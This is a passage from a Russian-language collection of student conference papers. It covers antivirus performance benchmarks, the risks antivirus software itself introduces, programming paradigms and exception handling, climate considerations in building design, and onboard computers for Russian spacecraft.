«Лидером» на предмет самой поздней загрузки системы является AVIRA Internet Security. Недалеко расположился AVG Internet Security. Данные программы запускается гораздо позднее, чем остальные, при этом, не давая некоторое время начать работу КП. Победителем в данном тесте оказался Trend Micro Internet Security, который запускается значительно быстрее остальных.

Первое полное сканирование

Рани или поздно КП решит проверить систему на наличие вредоносного кода. Защитное ПО имеет возможность сканирования ОС на предмет содержания угроз системе. Измерялось время, затраченное программами на выполнение задачи сканирования по требованию конечным пользователем файловой коллекции. Во время данного вида сканирования, быстродействие ОС заметно ухудшается. Поэтому чем быстрее, закончится процесс сканирования, тем скорее прекратиться замедленная работа системы.

В таблице №2 указано время выполнения первого полного сканирования.

Таблица 2.

Время первого полного сканирования системы на предмет содержания угроз

Название защитного ПО	Время (мин:сек)
F-Secure Internet Security	06:26
Avast Free Anti-Virus	08:16
Trend Micro Internet Security	08:49
Kaspersky Internet Security	08:57
AVG Internet Security	12:51
ESET Smart Security	13:02
Microsoft Security Essentials	13:12
McAfee Internet Security	13:45
AVIRA Internet Security	15:31

Первое сканирование F-Secure Internet Security осуществил быстрее всех, что хорошо сказывается на быстродействии системы в целом. Но AVIRA Internet Security и в данном испытании показал не самый лучший результат.

Повторное полное сканирование

После того, как осуществилась первое полное сканирование, защитное ПО отметило некоторые файлы как безопасные либо поместило другие в так называемое «карантинное хранилище»: КП или программа, отвечающая за защиту системы, имеет право помещать файлы, даже если они содержат вредоносный код, в специальное хранилище. Эти файлы не будут удалены, но и не вызовут угрозу системе, поскольку будут заблокированы для использования.

За счет этого повторное полное сканирование должно осуществиться быстрее, поскольку нет нужды проверять безопасные и «карантинные» файлы еще раз.

Таблица №3 отображает измененный период времени полного сканирования.

Таблица 3.

Время повторного полного сканирования системы на предмет содержания угроз

Название защитного ПО	Время (мин:сек)
AVG Internet Security	00:45
Trend Micro Internet Security	00:49
F-Secure Internet Security	01:12
McAfee Internet Security	02:59
Kaspersky Internet Security	05:23
Avast Free Anti-Virus	07:02
ESET Smart Security	11:48
Microsoft Security Essentials	12:03
AVIRA Internet Security	12:05

AVIRA Internet Security снова показал самое продолжительное время процесса сканирования. Рядом с ним оказались защитное ПО от компаний Microsoft и ESET.

AVG Internet Security установил значительную разницу между первым и повторным полным сканированием и оказался самым быстрым в данном испытании.

Копирование файлов

Следующим важным показателем быстродействия системы является копирование файлов. Процесс осуществлялся в пределах одного носителя информации.

Когда файл переходит из одного каталога в другой, защитное ПО обязательно данный файл рассмотрит на наличие угрозы системы. Это говорит о том, что защита будет работать, и как следствие снижение быстродействия системы.

В таблице №4 отображено влияние защитного ПО на процесс копирования файла.

Таблица 4.

Время копирования файлов

Название защитного ПО	Время (мин:сек)
Microsoft Security Essentials	00:20
Kaspersky Internet Security	00:26
ESET Smart Security	00:27
Trend Micro Internet Security	00:27
F-Secure Internet Security	00:31
McAfee Internet Security	00:31
Avast Free Anti-Virus	00:32
AVG Internet Security	00:33
AVIRA Internet Security	00:36

Процесс копирования значительно замедляется при работе AVIRA Internet Security. Штатный защитник Windows меньше всех замедляет скорость копирования файлов.

Влияние защитного ПО на быстродействие системы в целом

Преыдущие испытания проводились при идеальных условиях. Каждый процесс выполнялся отдельно от других, не мешая друг другу.

Но необходимо показать общее влияние защитных программ на скорость работы, то есть осуществить имитацию деятельности КП и запустить средства защиты системы.

Это испытание отражает вполне реальную работу КП за системой, в которой установлено защитное ПО.

В таблице №5 отображено насколько каждое защитное ПО влияет на общее быстродействие системы. Инструмент PC Mark 8 выполнял имитацию деятельности КП, то есть запускал веб-браузер, осуществлял работу с видео- и аудиофайлами, выполнял запуск текстовых процессоров.

Таблица 5.

Процент влияния защитного ПО на быстродействие системы

Название защитного ПО	Нагрузка системы от общей производительности (%)
Avast Free Anti-Virus	5
Kaspersky Internet Security	6
McAfee Internet Security	9
ESET Smart Security	11
F-Secure Internet Security	12
AVIRA Internet Security	12
AVG Internet Security	14
Microsoft Security Essentials	17
Trend Micro Internet Security	19

Заключение

Явно замечено, что защитное ПО значительно влияет на время запуска ОС, замедляя ее старт на несколько секунд. Причиной является не только структура защитных программ, а именно наличие большого количества модулей, но и их запуск автоматического сканирования системы и ее объектов одновременно с запуском ОС.

Последнее испытание показалось достаточно интересным, поскольку в отдельных процессах работы системы продукт AVIRA оказывал внушительное замедление быстродействия ОС. Но на общую скорость работы системы негативно влияет Trend Micro Internet Security. Чуть меньшее воздействие вызывает защитник Windows.

Но так или иначе любое защитное ПО негативно влияет на быстродействие ОС и замедляет процесс работы для КП.

Список литературы:

1. Климентьев К.Е. Компьютерные вирусы и антивирусы: взгляд программиста / К.Е. Климентьев М.В. – Москва: ДМК Пресс, 2013. – 656 с.

СРЕДСТВА АНТИВИРУСНОЙ ЗАЩИТЫ, КАК ИСТОЧНИК ДОПОЛНИТЕЛЬНОЙ УГРОЗЫ СИСТЕМЕ

Касиков Александр Олегович

*студент, ФГАОУ ВО «Сибирский федеральный университет»
Институт космических и информационных технологий,
РФ, г. Красноярск*

Заболотский Артем Владиславович

*студент, ФГАОУ ВО «Сибирский федеральный университет»
Институт космических и информационных технологий,
РФ, г. Красноярск*

Раевич Ксения Владиславовна

*научный руководитель, канд. техн. наук, старший преподаватель,
Сибирский федеральный университет,
РФ, г. Красноярск*

В настоящее время большинство пользователей считают, что лучшая защита системы от различного рода вирусов является наличие защитного ПО (далее антивирус), являющимся обязательным атрибутом любого персонального компьютера. Антивирусы рассматриваются как доверенные приложения, полагая, что они являются единственным средством защиты конечных пользователей. Первые антивирусы таковыми и являлись.

В 80-х годах прошлого века был представлен антивирус, как ответ на первые вирусы, находившиеся в исполняемых и интерпретируемых файлах, которые работали в среде MS DOS. В данной системе было достаточно просто найти и обезвредить угрозу, так как сердцем MS DOS было примитивное (на сегодняшний день) ядро, где оно само и прикладные программы работали на одних правах доступа. И такого рода защита от вирусов приходилась как нельзя кстати.

Стоит отметить, что первые вирусы не являлись угрозой системе. Их разрабатывали для обработки некоторых математических и логических моделей. Массовое заражение систем не являлось возможным, потому что отсутствовала массовая компьютеризация. В это время мало кто задумывался разработать вирус для вреда системы. Распространить вирусы тогда было не

так просто: передача их на дискетах от одного пользователя к другому происходила достаточно медленно, к тому же сигнатуры вирусов распространялись значительно быстрее по протоколам NNTP и BBS.

Эпоха появления новых операционных систем, которые начали работать на новой архитектуре ядра, на смену MS DOS заметно изменила положение антивирусов. Ядро операционной системы, программный код и информация были разделены от адресного пространства программ, не имеющие привилегированных прав доступа. Это привело к осложнению поиска и обезвреживания вируса. К тому же антивирусы начали выполняться в привилегированном режиме с обширными правами доступа к системе. Из-за этого сами антивирусы стали являться интересной мишенью для злоумышленников.

Назначение вирусов изменилось: они стали разрабатываться ради выгоды заинтересованными лицами. Вирусы стали инструментами для кражи конфиденциальной информации, вывода из строя оборудования и т.п. К тому же коды вирусов стали гораздо сложнее. Например, возник такой параметр, как полиморфизм (способность к самоизменению кода).

Появление Интернета значительно повлияло на будущее вирусов и антивирусов. Угроза имела возможность появления не только из жесткого носителя информации, но и по протоколам, распространяющие сигнатуры вирусов. То есть у защиты и опасности оказалась одна среда распространения. К тому же антивирусы начали значительно опаздывать, не успевая спасти систему: количество вирусов увеличивалось в геометрической прогрессии, скорость их распространения также росла, а сигнатуры вирусов не успевали обновляться. Антивирусы перестали господствовать над вирусами.

Но разработчики систем защиты не стояли на месте. Они разрабатывали новые технологии поиска и обезвреживания вирусов.

Одним из первых и основных методов обнаружения угрозы в системе является **сигнатурный метод**. Сначала вредоносный код обнаруживается, затем анализируется и по возможности разрабатывается метод борьбы с

последствиями вируса. Его заносят в базу сигнатур, которые устанавливаются конечными пользователями вместе с очередным обновлением антивируса.

Достоинства:

- метод достаточно надежен;
- простой алгоритм проверки, что сказывается на скорости работы.

Недостатки:

- необходимость обнаружить вирус, перед тем, как внести в базу сигнатур;
- для каждого вируса требуется обновленная сигнатура.

Метод, который анализирует поведение программного кода, называется **эвристическим методом обнаружения**. В теории достаточно эффективное средство обнаружения новых угроз для системы. На практике выявлено достаточно низкая вероятность обнаружения вируса, разработанного со сложной логикой кода. Данный метод наблюдает за порядком действий программы, и если выявлена подозрительная тенденция, то объект, который вызвал ее, помечается как подозрительный.

Достоинства:

- отсутствует зависимость от обновленных баз сигнатур;
- легко отслеживает вирусы с простой логикой кода.

Недостатки:

- ложные оповещения об угрозе (под наблюдение попадает гораздо большее количество программ, например, архиваторы и на их архивы);
- нагрузка на систему, что влияет на ее быстродействие.

Следующий метод контролирует сетевую активность, называемый **брандмауэром**. Организует контроль входящих и исходящих соединений по протоколам UDP, TCP и т.п. Осуществляется прием и передача пакетов данных (байтов). Принцип работы брандмауэра заключается в разрешении передачи и приема пакетов на определенный IP-адреса.

Достоинства:

- надежность;

- скорость работы защиты;
- высокая вероятность определения адреса похитителя информации.

Недостатки:

- при выявление несанкционированной передачи пакета данных, неизвестно, что это была за информация;
- параметры брандмауэра по умолчанию имеют малую эффективность. Возникает необходимость ручной настройки;
- через некоторое время замедляется быстроедействие системы.

Это основные методы, которые использует антивирусы. На сегодняшний день возникает тенденция роста интереса к антивирусам, а именно к уязвимостям используемых методов обнаружения. На это указывает график, изображенный на рис. 1, где отображено количество найденных «дыр» в известных антивирусах за каждый год с 2002 по 2015 годы [1].




Рисунок 1. Количество найденных уязвимостей в известных антивирусах на протяжении последних 15 лет

В начале XXI века сообщения об найденных уязвимостях в средствах по защите безопасности поступали крайне редко. Но уже в последние годы,

количество найденных уязвимостей увеличилось в несколько раз. Большая часть основывается на критически опасных слабостях антивирусов. Уязвимости связаны с работой системы аутентификации, а именно с ее обходом. Также они могут осуществить несанкционированное повышение прав доступа и удалено выполнять программный код.

Современные браузеры имеют собственное встроенное защитное ПО. Однако антивирусы только мешают их полноценной защите в сети, а также замедляют быстродействие браузера. Сегодняшние антивирусы только добавляют новые опасные уязвимости в систему, поскольку большинство из антивирусов устанавливают собственные корневые сертификаты по умолчанию, не предупреждая конечного пользователя, внедряясь в HTTPS-трафик.

Специалисты по безопасности уже давно сообщают [3], что эффективность антивирусов рекордно мала. Они зачастую бесполезны как для конечного пользователя, так и для организаций. Поскольку если кто-нибудь действительно поставил цель навредить или украсть данные у организации, то злоумышленник для начала проведет тест разработанного вируса на большинстве антивирусов, и при положительном, для него, результате начнет атаку.

Для полноценной защиты системы деятельность антивирусов сводится к нулю [2]. Чтобы обеспечить абсолютную защиту персональных данных, необходимо отрезать систему от сети Интернет и не допускать соединения различных жестких носителей информации. Но данные методы слишком радикальны и сводят на полную неэффективность использование компьютерных систем.

Несмотря на уязвимость антивирусов, полностью отказываться от них не стоит. В случаях осуществления анализа большого объема данных, антивирус выполнит задачу быстро и эффективно, за счет развитого статического анализа.

Наконец стоит отметить, что антивирус необходимо воспринимать как дополнительную, а не основную защиту системы.

Список литературы:

1. Exploit database – [Электронный ресурс] // Exploits – Режим доступа: <https://www.exploit-db.com/> (Дата обращения: 01.05.2017).
2. The advanced computing systems association – [Электронный ресурс] // This World of Ours – Режим доступа: https://www.usenix.org/system/files/1401_08-12_mickens.pdf (Дата обращения: 03.05.2017).
3. Wired – [Электронный ресурс] // Is Antivirus Software a Waste of Money? – Режим доступа: <https://www.wired.com/2012/03/antivirus/> (Дата обращения: 03.05.2017).

УСТАРЕВШИЕ ЯЗЫКИ ПРОГРАММИРОВАНИЯ И ИХ ВЛИЯНИЕ НА СОВРЕМЕННЫЕ ПАРАДИГМЫ ПРОГРАММИРОВАНИЯ

Кожяхметова Акмарал

*магистрант, Алматинский Университет Энергетики и Связи,
Республика Казахстан, г. Алматы*

Ахметова Майра

*научный руководитель,
канд. техн. наук, доц., Алматинский Университет Энергетики и Связи,
Республика Казахстан, г. Алматы*

Язык программирования – это нотационная система для описания вычислительных задач в машиночитаемой и удобочитаемой форме. Он основан на правилах синтаксиса и семантики. Каждый язык программирования имеет особый стиль обозначения. Слово «парадигма» происходит от греческого слова «парадегма» и обычно относится к категории сущностей, имеющих общую характеристику. Подразумевается, что парадигма программирования является принципиально общим стилем вычислений.

Языки программирования быстро эволюционировали, чтобы упростить программирование и снизить вероятность ошибок. Формы, которые возникли, считались языками высокого уровня, потому что программы не были тесно связаны с внутренними характеристиками компьютера, позволяя людям писать программы с использованием привычных терминов вместо сложных машинных инструкций. Эти языки программирования высокого уровня включали COBOL, FORTRAN, BASIC и C. Кроме того, они поддерживали переносимость и могли работать на разных компьютерах[6].

Парадигмы программирования

Наиболее влиятельные парадигмы программирования включают процедурные (также известные как императивные), структурированные, функциональные, логические и объектно-ориентированные парадигмы [3].

Парадигма параллельного программирования

В одноядерных архитектурах эта парадигма традиционно реализуется посредством процессов или потоков, порожденных одной программой. Однако

из-за быстрого роста многоядерных процессоров в современных аппаратных архитектурах был введен новый способ реализации этой парадигмы, чтобы использовать полученный параллелизм[6].

Мультипарадигмы

Можно комбинировать парадигмы, чтобы получить преимущества каждой из них. Однако это также увеличивает сложность программы. Программист должен взвесить преимущества и недостатки, чтобы определить, выгодно ли комбинирование парадигм. Цель языка с несколькими парадигмами состоит в том, чтобы использовать конструкции из разных парадигм, чтобы создать программу, которая бы соответствовала природе конкретной проблемы. C ++, Leda, Common Lisp и Scala являются примерами сочетания парадигм [5].

В примере Java императивный стиль очевиден, так как найденная переменная переназначается во время выполнения цикла, который выполняет итерацию через символы в строке с индексированием [2]. В примере Scala метод `exists` выполняет итерацию через коллекцию символов и передает каждый символ в функцию. Если метод `exists` обнаруживает, что строка содержит прописную букву, она возвращает `true`. В противном случае возвращается `false`. Таким образом, найденная переменная никогда не переназначается.

Сдвиги между парадигмами программирования

Природа проблемы

Большинство проблем можно решить, начиная с известного состояния и достигая неизвестного состояния. Тем не менее, некоторые из них могут быть решены более легко, в обратном порядке, начиная с неизвестного состояния и достигая известного состояния из-за способности отследить назад к фактам, которые уже известны. Это называется восходящим подходом, и в основном используется парадигмой объектно-ориентированного программирования[1].

Проектирование аппаратного обеспечения

Архитектура фон Неймана[3] рассматривает один процессор, обрабатывающий последовательные задачи и обладающий следующими свойствами:

- Данные и программы хранятся в одной и той же памяти.
- Память отделена от центрального процессора.
- Инструкции и данные передаются из памяти в CPU.
- Результаты операций в CPU должны быть возвращены в память.

Таким образом, в этом типе архитектуры основное внимание уделяется операторам изменения состояния, в основном с использованием чтений и назначений, которые наилучшим образом соответствуют парадигме процедурного программирования [4].

Эволюция исключения / обработки ошибок

Исключением является непредвиденная ошибка или событие, такое как деление на ноль или отсутствие памяти. Обработка исключений – это механизм для устранения этих ошибок, когда они возникают, и значительно повышает надежность и отказоустойчивость программ.

Обработка исключений была впервые введена языком PL / I в 1960-х годах и была значительно усовершенствована в CLU в 1970-х годах. BASIC также предоставил ограниченную обработку исключений. В Бейсике программы были написаны с номерами, обозначающими каждую строку кода. Управление выполнением было передано путем перехода к конкретной строке с помощью оператора GOTO, а исключения обрабатывались с использованием оператора On Error Goto.

Ada, разработанная в 1983 году, обычно считается первым языком с четко определенной и удобной обработкой исключений [3]. Массовое принятие позднее пришло в 1990-х годах с C ++. Обработка исключений появилась почти во всех языках, включая Smalltalk, C ++, Java и C #. Языки типа PL / I, Ada, Mesa и CLU предоставляют явные механизмы обработки исключений, в то время как такие языки, как Pascal, C и FORTRAN – нет [5].

Обработка исключений в PL / I

PL / I был разработан корпорацией IBM в 1960-х годах, хотя он не был стандартизирован до 1976 года [4]. Механизм исключения PL / I позволил пользователю писать обработчики для как определяемых языком, так и пользовательских исключений. Программист мог указать исключения, используя строки кода ниже:

```
DECLARE <name_of_exception> CONDITION;  
SIGNAL CONDITION(<name_of_exception>);
```

Связывание исключений с обработчиками было динамическим, то есть оно применялось к самому последнему исполненному оператору ON. Хотя конструкция была мощной и гибкой, она создавала некоторые проблемы.

В заключении можно сказать, что сначала компьютеры использовались для математических и научных расчетов. Однако по мере развития аппаратного обеспечения и усложнения задач возникла потребность в использовании различных языков программирования и парадигм. Функциональное программирование, основанное на теории функций, является более простой и более чистой парадигмой программирования, чем предшествующая процессуальная или императивная парадигма. Логическая парадигма отличается от других трех основных парадигм программирования и хорошо работает, когда применяется в областях, которые занимаются извлечением знаний из основных фактов и отношений. В качестве последнего шага в эволюции программирования парадигма объектно-ориентированного программирования использует объектные модели и является более естественным способом решения проблем, чем прежние языки программирования. Его использование таких концепций, как абстракция, инкапсуляция, полиморфизм и наследование, обеспечивает непревзойденную гибкость и удобство использования. Почти неизбежно, что в будущем произойдет еще один сдвиг парадигмы, чтобы сделать программирование лучше, как для производителя, так и для потребителя.

Список литературы:

1. Апплеби Д. Языки программирования: парадигмы и практика // МакГроу Хилл – 1991.
2. Гослинг Д. Йеллин Ф. Команда Java. Интерфейс прикладного программирования Java // Эддисон-Уэсли – 1996.
3. Лукам Д.С. Полак В. Обработка исключений языка АДА: аксиоматический подход. АСМ транзакции на языках программирования и системах // Апрель 1980.
4. МакЛарен М.Д. Обработка исключений в PL/I. Технические отчеты, Корпорация цифрового оборудования. // Мэйнард.
5. Саммет Д. Е. Языки программирование: прошлое и будущее, Коммуникация АСМ // 7 ноября, июль 1972.
6. Сэйд Г. Р. Основы языков программирования: проектирование и реализация // Томсон / Брукс / Коул – 2002.

ВЛИЯНИЕ КЛИМАТИЧЕСКИХ УСЛОВИЙ НА ВЫБОР КОНСТРУКТИВНЫХ РЕШЕНИЙ

Костенко Сергей Алексеевич

*студент факультета архитектуры, дизайна и искусств
Академия строительства и архитектуры Донского государственного
технического университета,
РФ, г. Ростов-на-Дону*

Современная архитектура должна быть тщательно продумана на стадии проектирования как с конструктивной, так и с инженерной точки зрения, учитывая все климатические условия района. Только при условии прогнозирования и моделирования всех факторов можно предотвратить нежелательные процессы при строительстве так и его эксплуатации. Что и является залогом безопасного, комфортного и функционального здания.

Качество жилых домов зависит от множества различных факторов: природных, архитектурных, инженерных. Различные показатели качества могут быть выражены как количественными, так и сравнительными характеристиками. Оптимальным результатом жилищного строительства следует считать создание прочного, долговечного, красивого, комфортного дома, безопасного для жителей и окружающей среды. Одними из важнейших факторов, влияющих на качество построенного жилья, являются природно-климатические.

Атмосферные условия имеют огромное влияние на проектирование зданий и сооружений. От них зависит температурный режим, влажность и газовый состав воздуха. Проекты домов будут существенно отличаться в зависимости от того, где они строятся: в пустыне, тропиках или центральных регионах России. Универсальные дома, способные хорошо функционировать в любых условиях, очень невыгодны с экономической и инженерной точки зрения. Именно поэтому проект всегда должен разрабатываться с учетом всех особенностей климата конкретного региона.

Наиболее важными элементами данной группы факторов являются показатели температуры, влажности, интенсивности и направления ветра,

объема осадков: дождя и снега, а также уровня солнечной радиации. Каждый элемент может оказывать существенное влияние как на здание, так и на его жителей.

Температура может существенно изменяться не только в течение года (по месяцам), но и в течение одних суток. Широко известно, что ночью температура обычно ниже, чем в светлое время суток. Но это, не повод для того, чтобы испытывать дискомфорт от холода или жары в течение дня. Здание обязательно должно быть защищено от существенных перепадов температуры (переохлаждения и перегрева).

В холодных районах применяют следующие строительные приемы: уменьшают периметр внешних стен, максимально компактно планируют внутренние жилые пространства и хозяйственные сооружения, соединяют объекты жилищного строительства с закрытыми теплыми переходами, обустраивают специальные тамбуры на входах, применяют энергоэффективные материалы и технологии (многослойные стеклопакеты, теплоизоляцию и т.д.).

Благодаря этому, построенным с соблюдением всех норм и правил жилые дома защищают от самых низких температур, характерные как для России (приполярных областей, Сибири, Дальнего Востока), так и для многих зарубежных стран и регионов (Скандинавии, Северной Америки и т.д.).

В жарких районах также применяют специальные методики строительства. Они предусматривают обязательное кондиционирование воздуха в жилых помещениях, интенсивную вентиляцию дома, вертикальное озеленение фасадов и обустройство искусственных водоемов на земельном участке. Очень важно, чтобы ограждающие конструкции дома препятствовали длительной теплопередаче.

Ветровой режим оказывает большое значение в проектировании зданий. Именно поэтому проектировщики при проектировании всегда используют информацию о «розе ветров». Эти сведения, с одной стороны, позволяют существенно снизить отрицательное воздействие ветра на конструкции здания, а с другой – наиболее эффективно использовать возможности естественного

проветривания. Именно разница давлений между подветренной и наветренной сторонами обеспечивает нормальную циркуляцию воздуха. Воздухообмен очень важен и для жилых комнат, и для санузлов, и для хозяйственных помещений.

На практике знание «розы ветров» приводит, к тому, что инженер-проектировщик может предусмотреть окна (или форточки) большего размера с той стороны дома, которая чаще оказывается подветренной. Это связано с тем, что с противоположной стороны создаются участки высокого давления, поэтому необходимо ограничиться маленькими окнами и вентиляционными отверстиями. Более того, изучение ветрового режима необходимо для полноценного планирования комплексного жилищного строительства (когда на одном участке строится несколько крупных построек). Архитектурно-инженерные приемы позволяют эффективно использовать естественное движение воздушных масс для равномерной вентиляции всего участка. Для этого важно внимательно проработать общую схему расположения объектов и их форму, а также определить оптимальное расстояние между ними.

В зависимости от особенностей региона (жаркий или морозный климат, наличие большого количества пыли и т.д.) применяются различные строительные решения, которые могут устранить или, по крайней мере, уменьшить негативное воздействие преобладающих ветров. Вследствие этого, необходимо искать интересные варианты проектировочных решений, препятствующих данным процессам. Это может быть использование зеленых насаждений, так и выбор оригинальной формы здания, и особая конфигурация дворов.

Режим атмосферных осадков (снеговой и дождевой) напрямую влияет на выбор конструктивных решений, которые связаны с кровлей. По опытным данным, снеговая нагрузка может существенно отличаться в зависимости от района и достигать нескольких центнеров на квадратный метр крыши. Это следует учитывать при выборе конфигурации кровли, угла наклона скатов, вида кровельного покрытия и типа обрешетки (стандартной и сплошной). Также

необходимо использовать специальные устройства-снегозадержатели, препятствующие падению снежной массы с крыши (что может представлять большую опасность для жителей дома).

Дождевой режим тоже влияет на выбор кровельных, а также инженерных систем. В обычных и влажных районах для нормального функционирования жилого дома необходимо использовать не только водосточные системы, но и системы дренажа.

Даже если не брать в расчет экстремальные ситуации, связанные с техногенными авариями и катастрофами (например, на химических заводах или атомных электростанциях), которые могут привести к выпадению особо опасных осадков, материалы и конструкции дома обязательно должны противостоять повышенной влажности и коррозионному воздействию, а также возникновению сырости и плесени. Это касается кровли и подкровельного пространства, фасадов зданий, а также инженерных коммуникаций (электрических сетей, водопровода, газопровода).

Значительное значение для строительства домов имеет рельеф местности. Если уклон небольшой, то это влияет лишь на незначительные детали строительства. Если уклон поверхности составляет свыше 10 градусов, может понадобиться особая проработка проекта фундамента, а также цокольного и первого этажей. При большем уклоне необходимо детально просчитывать показатели инсоляции помещений и проводить масштабные подготовительные работы. Северные склоны холмов не рекомендуется использовать под жилую застройку, потому что уровень инсоляции помещений существенно ниже нормативных значений.

Проектирование здания как искусственной среды жизнедеятельности должно обеспечивать комфортное пребывание человека в нем. Это необходимо учитывать на всех этапах проектирования, поэтому очень важно принять правильное решение по архитектурным задачам по назначению размеров помещений, их пропорций, размеров проемов, связи с окружающей средой, а также рациональный выбор конструкций и инженерного оборудования. Только

при правильном решении этих задач могут быть достигнут необходимый уровень тепло-, звуко- и гидроизоляции помещений, оптимальные параметры воздушной среды и световой комфорт. Значимость этих факторов неодинакова, но достаточно несоблюдения хотя бы одного из них, и комфортное состояние среды превратится в дискомфортное. В следствие этого, комфорт внутренней среды определяется совокупностью оптимальных уровней всех характеристик, не вызывающих перенапряжения регуляторных механизмов организма человека.

Список литературы:

1. Енделе М., Шейнога И. 1980. Высотные здания с диафрагмами и стволами жесткости.
2. Смоляр И.М., Е.М.Микулина, Н.Г.Благовидова. Экологические основы архитектурного проектирования.
3. СП 131.13330.2012 Строительная климатология.
4. Черныш Н.Д., В.Н. Тарасенко. Строительная физика.

ПЕРСПЕКТИВНЫЕ БОРТОВЫЕ КОМПЬЮТЕРЫ ОТЕЧЕСТВЕННЫХ КОСМИЧЕСКИХ АППАРАТОВ

Зубков Тимур Николаевич

*студент, Белгородский государственный национальный исследовательский
университет,
РФ, г. Белгород*

Миноваров Тимур Ренатович

*студент, Белгородский государственный национальный исследовательский
университет,
РФ, г. Белгород*

Прохоренко Екатерина Ивановна

*научный руководитель, канд. техн. наук, доц., Белгородский государственный
национальный исследовательский университет,
РФ, г. Белгород*

В современном мире для человека не являются чуждыми и непонятными такие слова, как «космос», «спутник», «космический аппарат». Начиная с середины XX века между мировыми державами проходит гонка за освоение космического пространства и открытие новых возможностей использования этого холодного безвоздушного неба над нами. И наша страна достигла немалых успехов в этом деле.

Масштабное производство автоматических космических аппаратов и спутников Земли и их компонент развернуто на площадях предприятий госкорпорации Роскосмос. Высокая потребность в таких масштабах объясняется условиями эксплуатации изделий. Космический аппарат после того, как он оказался на орбите Земли, не «починишь», не заменишь отказавшую деталь, и космос – среда достаточно «враждебная». В связи с чем к сложному оборудованию спутников предъявляются повышенные требования надежности. Ведь современные космические аппараты функционируют на орбите Земли 10, 15, а то и более лет.

Аппаратура спутника должна успешно функционировать в условиях вибрации и перегрузок во время выведения его на орбиту, в условиях влажности и температуры эксплуатации (а в космосе температурный диапазон

широк: от -50°C до $+50^{\circ}\text{C}$). Не нужно также забывать об условиях полного вакуума космического пространства.

Немаловажным фактором является радиационная стойкость: стабильность параметров приборов по мере медленного набора суммарной дозы облучения и стойкость к воздействию тяжелых заряженных частиц.

Современный космический аппарат имеет негерметичный корпус, т.е. вся «начинка» спутника подвешена на раме и находится в открытом космосе. Уход от герметичного корпуса спутника, когда он представлял собой бочку, наполненную газом, который утекал во время пробоя корпуса, был большим шагом в развитии российского спутникостроения. Предлагается рассмотреть развитие такой аппаратуры космических аппаратов, как бортовой цифровой вычислительный комплекс, или по-другому бортовой компьютер.

Бортовой компьютер предназначен для управления вычислительными процессами между модулями, обработки телеметрической информации (информации о состоянии) аппарата и координации работы модулей космического аппарата.

В бортовых компьютерах многих российских аппаратов, к примеру в системе ГЛОНАСС, в настоящее время используются бортовые компьютеры, имеющие основные характеристики, приведенные в таблице 1.

Таблица 1.

Основные характеристики бортовых компьютеров системы ГЛОНАСС

Характеристика	Значение
Архитектура процессора	VAX
Производительность, млн опер/сек	5
Объем ОЗУ, Мб	2
Объем ППЗУ, Кб	32
Габаритные размеры, мм	313*284*187
Масса, кг	12

Создание перспективных платформ космических аппаратов требует либо модернизации имеющейся аппаратуры, либо создания абсолютно нового оборудования, отвечающего всем требованиям надежности к аппаратуре «для космоса».

В настоящее время имеются модификации бортовых компьютеров на базе процессоров с архитектурой LEON4 Spark V8 фирмы Atmel (USA) и архитектурой PowerPC фирмы IBM (USA), разрешенных к поставке в Россию. Сравнительная таблица вышеуказанных процессоров представлена ниже (таблица 2).

Таблица 2.

Модификации бортовых компьютеров на базе процессоров с архитектурой LEON4 Spark V8

Характеристика	AT697F, Atmel	процессор IBM
Архитектура процессора	SPARK V8/ LEON 2FT	PowerPC
Производительность, млн опер/сек	90	230
Характеристика	AT697F, Atmel	процессор IBM
Объем ОЗУ, Мб	8	8
Объем ППЗУ, Мб	8	16
Габаритные размеры, мм	220*160*150	215*110*185
Масса, кг	4	4

По итогам сравнительного анализа видно, что оба комплекса вполне конкурентоспособны и устраивают разработчиков космической техники по показателям стойкости к внешним воздействиям (имеют соответствующие документы качества). Помимо того, что для защиты микросхем и печатных плат применены различные схемотехнические решения, бортовые компьютеры обеспечивают сбоеустойчивость за счёт модульного резервирования внутренних логических узлов. Т.е. помимо основных комплектов, имеются резервные, выполняющие абсолютно те же функции. Механизм реконфигурации заложен в логике работы прибора и выполняется автоматически.

Хотелось бы акцентировать внимание на требованиях к технике, про которое не было сказано в начале статьи. Нужно понимать, что чем больше вес спутника, тем мощнее должны быть средства его выведения на орбиту Земли, а именно ракета-носитель и разгонный блок. Соответственно, с весом растёт и стоимость запуска ракеты. В этой связи наряду с требованиями надёжности, сбоеустойчивости к приборам предъявляются требования к минимизации массогабаритных характеристик.

